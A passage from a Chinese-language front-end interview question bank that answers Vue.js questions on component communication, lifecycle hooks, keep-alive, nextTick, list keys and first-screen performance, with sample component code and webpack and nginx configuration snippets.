| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36 | Vue.component('A',{   template:`   <div>   <p>**this** is parent compoent!</p>   <B   :messageC="messageC"   :message="message"   v-on:getCData="getCData"   v-on:getChildData="getChildData(message)">   </B>   </div>   `,   data(){  **return** {           message:'Hello',           messageC:'Hello c'       }   },   methods:{       getChildData(val){           console.log('这是来自B组件的数据')       },       //执行C子组件触发的事件       getCData(val){              console.log("这是来自C组件的数据："+val)       }   }  })  **var** app=**new** Vue({   el:'#app',   template:`   <div>   <A></A>   </div>   `  }) |

**解析：**

* C组件中能直接触发getCData的原因在于 B组件调用C组件时 使用 v-on 绑定了$listeners 属性
* 通过v-bind 绑定$attrs属性，C组件可以直接获取到A组件中传递下来的props(除了B组件中props声明的)




#### 1.18 组建传值，事件总线是怎么用的

**参考答案：**

**中央事件总线**主要用来解决兄弟组件通信的问题。

实现方式：新建一个Vue事件bus对象，然后通过bus.on监听触发的事件。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50 | Vue.component('brother1',{   data(){       return {          myMessage:'Hello brother1'       }   },   template:`   <**div**>   <**p**>this is brother1 compoent!</**p**>   <**input** type="text" v-model="myMessage" @input="passData(myMessage)">   </**div**>   `,   methods:{       passData(val){           //触发全局事件globalEvent           bus.$emit('globalEvent',val)       }   }  })  Vue.component('brother2',{   template:`   <**div**>   <**p**>this is brother2 compoent!</**p**>   <**p**>brother1传递过来的数据：{{brothermessage}}</**p**>   </**div**>   `,   data(){       return {           myMessage:'Hello brother2',           brothermessage:''       }   },   mounted(){        //绑定全局事件globalEvent       bus.$on('globalEvent',(val)=>{          this.brothermessage=val;       })   }  })  //中央事件总线  var bus=new Vue();  var app=new Vue({   el:'#app',   template:`   <**div**>   <**brother1**></**brother1**>   <**brother2**></**brother2**>   </**div**>   `  }) |



#### 1.19 vue生命周期中异步加载在mouted还是create里实现

**参考答案:**


最常用的是在 created 钩子函数中调用异步请求

**解析：**

一般来说，可以在，created，mounted中都可以发送数据请求，但是，大部分时候，会在created发送请求。  
Created的使用场景：如果页面首次渲染的就来自后端数据。因为，此时data已经挂载到vue实例了。  
在 created（如果希望首次选的数据来自于后端，就在此处发请求）（只发了异步请求，渲染是在后端响应之后才进行的）、beforeMount、mounted（在mounted中发请求会进行二次渲染） 这三个钩子函数中进行调用。  
因为在这三个钩子函数中，data 已经创建，可以将服务端端返回的数据进行赋值。但是**最常用的是在 created 钩子函数中调用异步请求**，因为在 created 钩子函数中调用异步请求有两个优点：  
第一点：能更快获取到服务端数据，减少页面 loading 时间；  
第二点：放在 created 中有助于一致性，因为ssr 不支持 beforeMount 、mounted 钩子函数。

#### 1.20 vue钩子函数(重点问了keep-alive)

**参考答案：**

Vue生命周期经历哪些阶段：

1. 总体来说：初始化、运行中、销毁
2. 详细来说：开始创建、初始化数据、编译模板、挂载Dom、渲染→更新→渲染、销毁等一系列过程

生命周期经历的阶段和钩子函数:

1. 实例化vue(组件)对象：new Vue()
2. 初始化事件和生命周期 init events 和 init cycle
3. beforeCreate函数：

在实例初始化之后，数据观测 (data observer) 和 event/watcher 事件配置之前被调用。

即此时vue（组件）对象被创建了，但是vue对象的属性还没有绑定，如data属性，computed属性还没有绑定，即没有值。

此时还没有数据和真实DOM。

即：属性还没有赋值，也没有动态创建template属性对应的HTML元素（二阶段的createUI函数还没有执行）

1. 挂载数据（属性赋值）

包括 属性和computed的运算

1. Created函数：

vue对象的属性有值了，但是DOM还没有生成，$el属性还不存在。

此时有数据了，但是还没有真实的DOM

即：data，computed都执行了。属性已经赋值，但没有动态创建template属性对应的HTML元素，所以，此时如果更改数据不会触发updated函数

如果：数据的初始值就来自于后端，可以发送ajax，或者fetch请求获取数据，但是，此时不会触发updated函数

* 1. 检查

6.1 检查是否有el属性  
检查vue配置，即new Vue{}里面的el项是否存在，有就继续检查template项。没有则等到手动绑定调用 vm.el的绑定。

6.2 检查是否有template属性

检查配置中的template项，如果没有template进行填充被绑定区域，则被绑定区域的el对outerHTML（即 整个#app DOM对象，包括

和

标签）都作为被填充对象替换掉填充区域。即： 如果vue对象中有 template属性，那么，template后面的HTML会替换$el对应的内容。如果有render属 性，那么render就会替换template。 即：优先关系时： render > template > el

1. beforeMount函数：

模板编译(template)、数据挂载(把数据显示在模板里)之前执行的钩子函数

此时 this.$el有值，但是数据还没有挂载到页面上。即此时页面中的{{}}里的变量还没有被数据替换

1. 模板编译：用vue对象的数据（属性）替换模板中的内容
2. Mounted函数：

模板编译完成，数据挂载完毕

即：此时已经把数据挂载到了页面上，所以，页面上能够看到正确的数据了。

一般来说，我们在此处发送异步请求（ajax，fetch，axios等），获取服务器上的数据，显示在DOM里。

1. beforeUpdate函数：

组件更新之前执行的函数，只有数据更新后，才能调用（触发）beforeUpdate，注意：此数据一定是在模板上出现的数据，否则，不会，也没有必要触发组件更新（因为数据不出现在模板里，就没有必要再次渲染）

数据更新了，但是，vue（组件）对象对应的dom中的内部（innerHTML）没有变，所以叫作组件更新前

1. updated函数：

组件更新之后执行的函数

vue（组件）对象对应的dom中的内部（innerHTML）改变了，所以，叫作组件更新之后

1. activated函数：keep-alive组件激活时调用
2. activated函数：keep-alive组件停用时调用
3. beforeDestroy：vue（组件）对象销毁之前
4. destroyed：vue组件销毁后

keep-alive

<keep-alive></keep-alive>包裹动态组件时，会缓存不活动的组件实例,主要用于保留组件状态或避免重新渲染。

**解析：** 比如有一个列表和一个详情，那么用户就会经常执行打开详情=>返回列表=>打开详情…这样的话列表和详情都是一个频率很高的页面，那么就可以对列表组件使用<keep-alive></keep-alive>进行缓存，这样用户每次返回列表的时候，都能从缓存中快速渲染，而不是重新渲染

#### 1.21 vue keep-alive

**参考答案：**

**keep-alive**：keep-alive可以实现组件缓存，是Vue.js的一个内置组件。

作用：

1. 它能够把不活动的组件实例保存在内存中，而不是直接将其销毁
2. 它是一个抽象组件，不会被渲染到真实DOM中，也不会出现在父组件链中

使用方式：

1. 常用的两个属性include/exclude，允许组件有条件的进行缓存。
2. 两个生命周期activated/deactivated，用来得知当前组件是否处于活跃状态。
3. keep-alive的中还运用了LRU(Least Recently Used)算法。

原理：Vue 的缓存机制并不是直接存储 DOM 结构，而是将 DOM 节点抽象成了一个个 VNode节点，所以，keep- alive的缓存也是基于VNode节点的而不是直接存储DOM结构。

其实就是将需要缓存的VNode节点保存在this.cache中／在render时,如果VNode的name符合在缓存条件（可以用include以及exclude控制），则会从this.cache中取出之前缓存的VNode实例进行渲染。

#### 1.22 既然函数是引用类型，为什么 vue 的 data 还是可以用函数

**参考答案：**

JavaScript只有函数构成作用域(注意理解作用域，**只有函数{}构成作用域**,对象的{}以及if(){}都不构成作用域),data是一个函数时，每个组件实例都有自己的作用域，每个实例相互独立，不会相互影响。

#### 1.23 vue 中 $nextTick 作用与原理

**参考答案:**

作用：是为了可以获取更新后的DOM 。

由于Vue DOM更新是异步执行的，即修改数据时，视图不会立即更新，而是会监听数据变化，并缓存在同一事件循环中，等同一数据循环中的所有数据变化完成之后，再统一进行视图更新。为了确保得到更新后的DOM，所以设置了 Vue.nextTick()，就是在下次DOM更新循环结束之后执行延迟回调。在修改数据之后立即使用这个方法，获取更新后的DOM。

原理：

在下次 DOM 更新循环结束之后执行延迟回调。nextTick主要使用了宏任务和微任务。根据执行环境分别尝试采用

* Promise
* MutationObserver
* setImmediate
* 如果以上都不行则采用setTimeout

定义了一个异步方法，多次调用nextTick会将方法存入队列中，通过这个异步方法清空当前队列。

#### 1.24 vue的特性

**参考答案：**

* 表单操作
* 自定义指令
* 计算属性
* 过滤器
* 侦听器
* 生命周期

#### 1.25 v-if v-show区别

**参考答案：**

v-show和v-if都是用来显示隐藏元素，v-if还有一个v-else配合使用，两者达到的效果都一样，但是v-if更消耗性能的，因为v-if在显示隐藏过程中有DOM的添加和删除，v-show就简单多了，只是操作css。

**解析：**

v-show

v-show不管条件是真还是假，第一次渲染的时候都会编译出来，也就是标签都会添加到DOM中。之后切换的时候，通过display: none;样式来显示隐藏元素。可以说只是改变css的样式，几乎不会影响什么性能。

v-if

在首次渲染的时候，如果条件为假，什么也不操作，页面当作没有这些元素。当条件为真的时候，开始局部编译，动态的向DOM元素里面添加元素。当条件从真变为假的时候，开始局部编译，卸载这些元素，也就是删除。


#### 1.26 Vue 列表为什么加 key

**参考答案：**

vue中列表循环需加:key="唯一标识" 唯一标识且最好是静态的，因为vue组件高度复用增加Key可以标识组件的唯一性，为了更好地区别各个组件 key的作用主要是为了高效的更新虚拟DOM


**解析：**

vue和react的虚拟DOM的Diff算法大致相同，其核心是基于两个简单的假设  
首先讲一下diff算法的处理方法，对操作前后的dom树同一层的节点进行对比，一层一层对比，




当某一层有很多相同的节点时，也就是列表节点时，Diff算法的更新过程默认情况下也是遵循以上原则。

比如一下这个情况：



可以在B和C之间加一个F，Diff算法默认执行起来是这样的：



即把C更新成F，D更新成C，E更新成D，最后再插入E，是不是很没有效率？

所以我们需要使用key来给每个节点做一个唯一标识，Diff算法就可以正确的识别此节点，找到正确的位置区插入新的节点。

#### 

#### 1.27 jquery 和 vue相比

**参考答案：**

1. jquery：轻量级的js库
2. vue：前端js库，是一个精简的MVVM，它专注于MVVM模型的viewModel层，通过双向数据绑定把view和model层连接起来，通过对数据的操作就可以完成对页面视图的渲染。

|  |  |
| --- | --- |
| **Vue** | **jQuery** |
| 数据驱动视图(MVVM思想:数据视图完全分离；数据驱动、双向绑定；) | 直接操作DOM(获取、修改、赋值、事件绑定) |
| 操作简单 | 操作麻烦 |
| 模块化 | x |
| 实现单页面 | x |
| 组件复用 | x |
| 性能高：使用的虚拟DOM，减少 dom的操作 | x |

**扩展：**

1. vue适用的场景：复杂数据操作的后台页面，表单填写页面
   1. jquery适用的场景：比如说一些html5的动画页面，一些需要js来操作页面样式的页面
   2. 二者也是可以结合起来一起使用的，vue侧重数据绑定，jquery侧重样式操作，动画效果等，则会更加高效率的完成业务需求

#### 1.28 为什么选择用vue做页面展示

**参考答案：**

* MVVM 框架：

Vue 正是使用了这种 MVVM 的框架形式，并且通过声明式渲染和响应式数据绑定的方式来帮助我们完全避免了对 DOM 的操作。

* 单页面应用程序

Vue 配合生态圈中的 Vue-Router 就可以非常方便的开发复杂的单页应用

* 轻量化与易学习

Vue 的生产版本只有 30.90KB 的大小，几乎不会对我们的网页加载速度产生影响。同时因为 Vue 只专注于视图层，单独的 Vue 就像一个库一样，所以使我们的学习成本变得非常低

* 渐进式与兼容性

Vue 的核心库只关注视图层，不仅易于上手，还便于与第三方库或既有项目整合。Vue 只做界面，而把其他的一切都交给了它的周边生态（axios（Vue 官方推荐）、Loadsh.js、Velocity.js 等）来做处理，这就要求 Vue 必须要对其他的框架拥有最大程度的兼容性

* 视图组件化

Vue 允许通过组件来去拼装一个页面，每个组件都是一个可复用的 Vue 实例，组件里面可以包含自己的数据，视图和代码逻辑。方便复用

* 虚拟 DOM（Virtual DOM）

Vue 之所以可以完全避免对 DOM 的操作，就是因为 Vue 采用了虚拟 DOM 的方式，不但避免了我们对 DOM 的复杂操作，并且大大的加快了我们应用的运行速度。

* 社区支持

得益于 Vue 的本土化身份（Vue 的作者为国人尤雨溪），再加上 Vue 本身的强大，所以涌现出了特别多的国内社区，这种情况在其他的框架身上是没有出现过的，这使得我们在学习或者使用 Vue 的时候，可以获得更多的帮助

* 未来的 Vue 走向

Vue 是由国人尤雨溪在 Google 工作的时候，为了方便自己的工作而开发出来的一个库，而在 Vue 被使用的过程中，突然发现越来越多的人喜欢上了它。所以尤雨溪就进入了一个边工作、边维护的状态，在这种情况下 Vue 依然迅速的发展。

#### 而现在尤雨溪已经正式辞去了 Google 的工作，开始专职维护 Vue，同时加入进来的还有几十位优秀的开发者，他们致力于把 Vue 打造为最受欢迎的前端框架。事实证明 Vue 确实在往越来越好的方向发展了（从 Angular、React、Vue 的对比图中可以看出 Vue 的势头）。所以我觉得完全不需要担心未来 Vue 的发

目录

[**html** 1](#_Toc118623465)

[js 8](#_Toc118623466)

[2. js基础 8](#_Toc118623467)

[3. 异步相关 44](#_Toc118623468)

[4. this 84](#_Toc118623469)

[5. 文件引入方式 97](#_Toc118623470)

[6. ES5，ES6 99](#_Toc118623471)

[7. js工作原理 126](#_Toc118623472)

[8. 应用 133](#_Toc118623473)

[9. 模块化 185](#_Toc118623474)

[css 192](#_Toc118623475)

[10. 概念 192](#_Toc118623476)

[11.布局 212](#_Toc118623477)

[12. 属性 254](#_Toc118623478)

[webAPI 281](#_Toc118623479)

[1.浏览器 286](#_Toc118623480)

[2.移动端 321](#_Toc118623481)

[3.性能 340](#_Toc118623482)

[4. 安全 354](#_Toc118623483)

[5.网络传输 374](#_Toc118623484)

[6.node 456](#_Toc118623485)

[**业务场景** 469](#_Toc118623486)

[设计模式 543](#_Toc118623487)

[计算机基础 546](#_Toc118623488)

[1.操作系统 546](#_Toc118623489)

[2. 算法 550](#_Toc118623490)

[框架 594](#_Toc118623491)

[1. Vue面试题 594](#_Toc118623492)

[2. 微信小程序 656](#_Toc118623493)

[3. react 665](#_Toc118623494)

[4. 概念 685](#_Toc118623495)

[开发工具 692](#_Toc118623496)

[1. git 693](#_Toc118623497)

[2.打包 708](#_Toc118623498)

[3. 图 715](#_Toc118623499)

#### 1.29 vue/angular区别

**参考答案：**

1. 体积和性能

相较于vue，angular显得比较臃肿，比如一个包含了 Vuex + Vue Router 的 Vue 项目 (gzip 之后 30kB) ，而 angular-cli 生成的默认项目尺寸 (~65KB) 还是要小得多。

在性能上，AngularJS依赖对数据做脏检查，所以Watcher越多越慢。Vue.js使用基于依赖追踪的观察并且使用异步队列更新。所有的数据都是独立触发的。 对于庞大的应用来说，这个优化差异还是比较明显的

1. Virtual DOM vs Incremental DOM

在底层渲染方面，vue 使用的虚拟dom，而angular 使用的是Incremental DOM，Incremental DOM的优势在于低内开销

1. Vue 相比于 Angular 更加灵活，可以按照不同的需要去组织项目的应用代码。比如，甚至可以直接像引用jquery那样在HTML中引用vue，然后仅仅当成一个前端的模板引擎来用。
2. es6支持

es6是新一代的javascript标准，对JavaScript进行了大量的改进，使用es6开发已是基本需求。虽然有部分十分老旧的浏览器不支持es6，但是可以利用现代开发工具将es6编译成es5。在对es6的支持上两者都做得很好，（TS本身就是es6的超集）

1. 学习曲线

针对前端而言，angular的学习曲线相对较大，vue学习起来更容易一些。不过对java和c的使用者而言，angular的静态检查、依赖注入的特性，以及面向对象的编程风格，使得angular都要更亲切一些。

1. 使用热度

在使用热度上，vue具有更大优势，主要原因是更受数量庞大的中国开发者欢迎。较低的上手难度，易懂的开发文档，以及国人主导开发的光环，都使得vue更为流行

#### 1.30 双向数据绑定原理

**参考答案：**

目前几种主流的mvc(vm)框架都实现了单向数据绑定，而我所理解的双向数据绑定无非就是在单向绑定的基础上给可输入元素（input、textare等）添加了change(input)事件，来动态修改model和 view，并没有多高深。所以无需太过介怀是实现的单向或双向绑定。

实现数据绑定的做法有大致如下几种：

**发布者-订阅者模式:** 一般通过sub, pub的方式实现数据和视图的绑定监听，更新数据方式通常做法是vm.set('property', value)

这种方式现在毕竟太low了，我们更希望通过vm.property = value这种方式更新数据，同时自动更新视图，于是有了下面两种方式

**脏值检查:** angular.js 是通过脏值检测的方式比对数据是否有变更，来决定是否更新视图，最简单的方式就是通过setInterval()定时轮询检测数据变动，当然Google不会这么low，angular只有在指定的事件触发时进入脏值检测，大致如下：

* DOM事件，譬如用户输入文本，点击按钮等。( ng-click )
* XHR响应事件 ( $http )
* 浏览器Location变更事件 ( $location )
* Timer事件( interval )
* 执行 digest()或apply()

**数据劫持:** vue.js 则是采用数据劫持结合发布者-订阅者模式的方式，通过Object.defineProperty()来劫持各个属性的setter，getter，在数据变动时发布消息给订阅者，触发相应的监听回调。

#### 1.31 既然 Vue 通过数据劫持可以精准探测数据在具体dom上的变化,为什么还需要虚拟 DOM diff 呢?

**参考答案**：

**前置知识:** 依赖收集、虚拟 DOM、响应式系统

现代前端框架有两种方式侦测变化，一种是 **pull** ，一种是 **push**

**pull:** 其代表为React，我们可以回忆一下React是如何侦测到变化的,我们通常会用setStateAPI显式更新，然后React会进行一层层的Virtual Dom Diff操作找出差异，然后Patch到DOM上，React从一开始就不知道到底是哪发生了变化，只是知道「有变化了」，然后再进行比较暴力的Diff操作查找「哪发生变化了」，另外一个代表就是Angular的脏检查操作。

**push:** Vue的响应式系统则是push的代表，当Vue程序初始化的时候就会对数据data进行依赖的收集，一但数据发生变化,响应式系统就会立刻得知。因此Vue是一开始就知道是「在哪发生变化了」，但是这又会产生一个问题，如果你熟悉Vue的响应式系统就知道，通常一个绑定一个数据就需要一个Watcher

一但我们的绑定细粒度过高就会产生大量的Watcher，这会带来内存以及依赖追踪的开销，而细粒度过低会无法精准侦测变化,因此Vue的设计是选择中等细粒度的方案,在组件级别进行push侦测的方式,也就是那套响应式系统,通常我们会第一时间侦测到发生变化的组件,然后在组件内部进行Virtual Dom Diff获取更加具体的差异，而Virtual Dom Diff则是pull操作，Vue是push+pull结合的方式进行变化侦测的。

#### 1.32 简单聊聊 new Vue 以后发生的事情

**参考答案**：

1. new Vue会调用 Vue 原型链上的\_init方法对 Vue 实例进行初始化；
2. 首先是initLifecycle初始化生命周期，对 Vue 实例内部的一些属性（如 children、parent、isMounted）进行初始化；
3. initEvents，初始化当前实例上的一些自定义事件（Vue.$on）；
4. initRender，解析slots绑定在 Vue 实例上，绑定createElement方法在实例上；
5. 完成对生命周期、自定义事件等一系列属性的初始化后，触发生命周期钩子beforeCreate；
6. initInjections，在初始化data和props之前完成依赖注入（类似于 React.Context）；
7. initState，完成对data和props的初始化，同时对属性完成数据劫持内部，启用监听者对数据进行监听（更改）；
8. initProvide，对依赖注入进行解析；
9. 完成对数据（state 状态）的初始化后，触发生命周期钩子created；
10. 进入挂载阶段，将 vue 模板语法通过vue-loader解析成虚拟 DOM 树，虚拟 DOM 树与数据完成双向绑定，触发生命周期钩子beforeMount；
11. 将解析好的虚拟 DOM 树通过 vue 渲染成真实 DOM，触发生命周期钩子mounted；

#### 1.33 v-for中的key的理解？

**参考答案**：

需要使用key来给每个节点做一个唯一标识，Diff算法就可以正确的识别此节点。主要是为了高效的更新虚拟DOM。

#### 1.34 vue首屏白屏如何解决？

**参考答案**：

1. 路由懒加载
2. vue-cli开启打包压缩 和后台配合 gzip访问
3. 进行cdn加速
4. 开启vue服务渲染模式
5. 用webpack的externals属性把不需要打包的库文件分离出去，减少打包后文件的大小
6. 在生产环境中删除掉不必要的console.log

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | plugins: [  **new** webpack.optimize.UglifyJsPlugin({ //添加-删除console.log      compress: {        warnings: **false**,        drop\_debugger: **true**,        drop\_console: **true**      },      sourceMap: **true**    }), |

1. 开启nginx的gzip ,在nginx.conf配置文件中配置

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | http {  //在 http中配置如下代码，     gzip on;     gzip\_disable "msie6";     gzip\_vary on;     gzip\_proxied any;     gzip\_comp\_level 8; #压缩级别     gzip\_buffers 16 8k;     #gzip\_http\_version 1.1;     gzip\_min\_length 100; #不压缩临界值     gzip\_types text/plain application/javascript application/x-javascript text/css      application/xml text/javascript application/x-httpd-php image/jpeg image/gif image/png;   } |

1. 添加loading效果，给用户一种进度感受

#### 1.35 vue单页面和传统的多页面区别？

**参考答案**:

单页面应用（SPA）

通俗一点说就是指只有一个主页面的应用，浏览器一开始要加载所有必须的 html, js, css。所有的页面内容都包含在这个所谓的主页面中。但在写的时候，还是会分开写（页面片段），然后在交互的时候由路由程序动态载入，单页面的页面跳转，仅刷新局部资源。多应用于pc端。

多页面（MPA）

指一个应用中有多个页面，页面跳转时是整页刷新

**单页面的优点：**

用户体验好，快，内容的改变不需要重新加载整个页面，基于这一点spa对服务器压力较小；前后端分离；页面效果会比较炫酷（比如切换页面内容时的专场动画）。

**单页面缺点：**

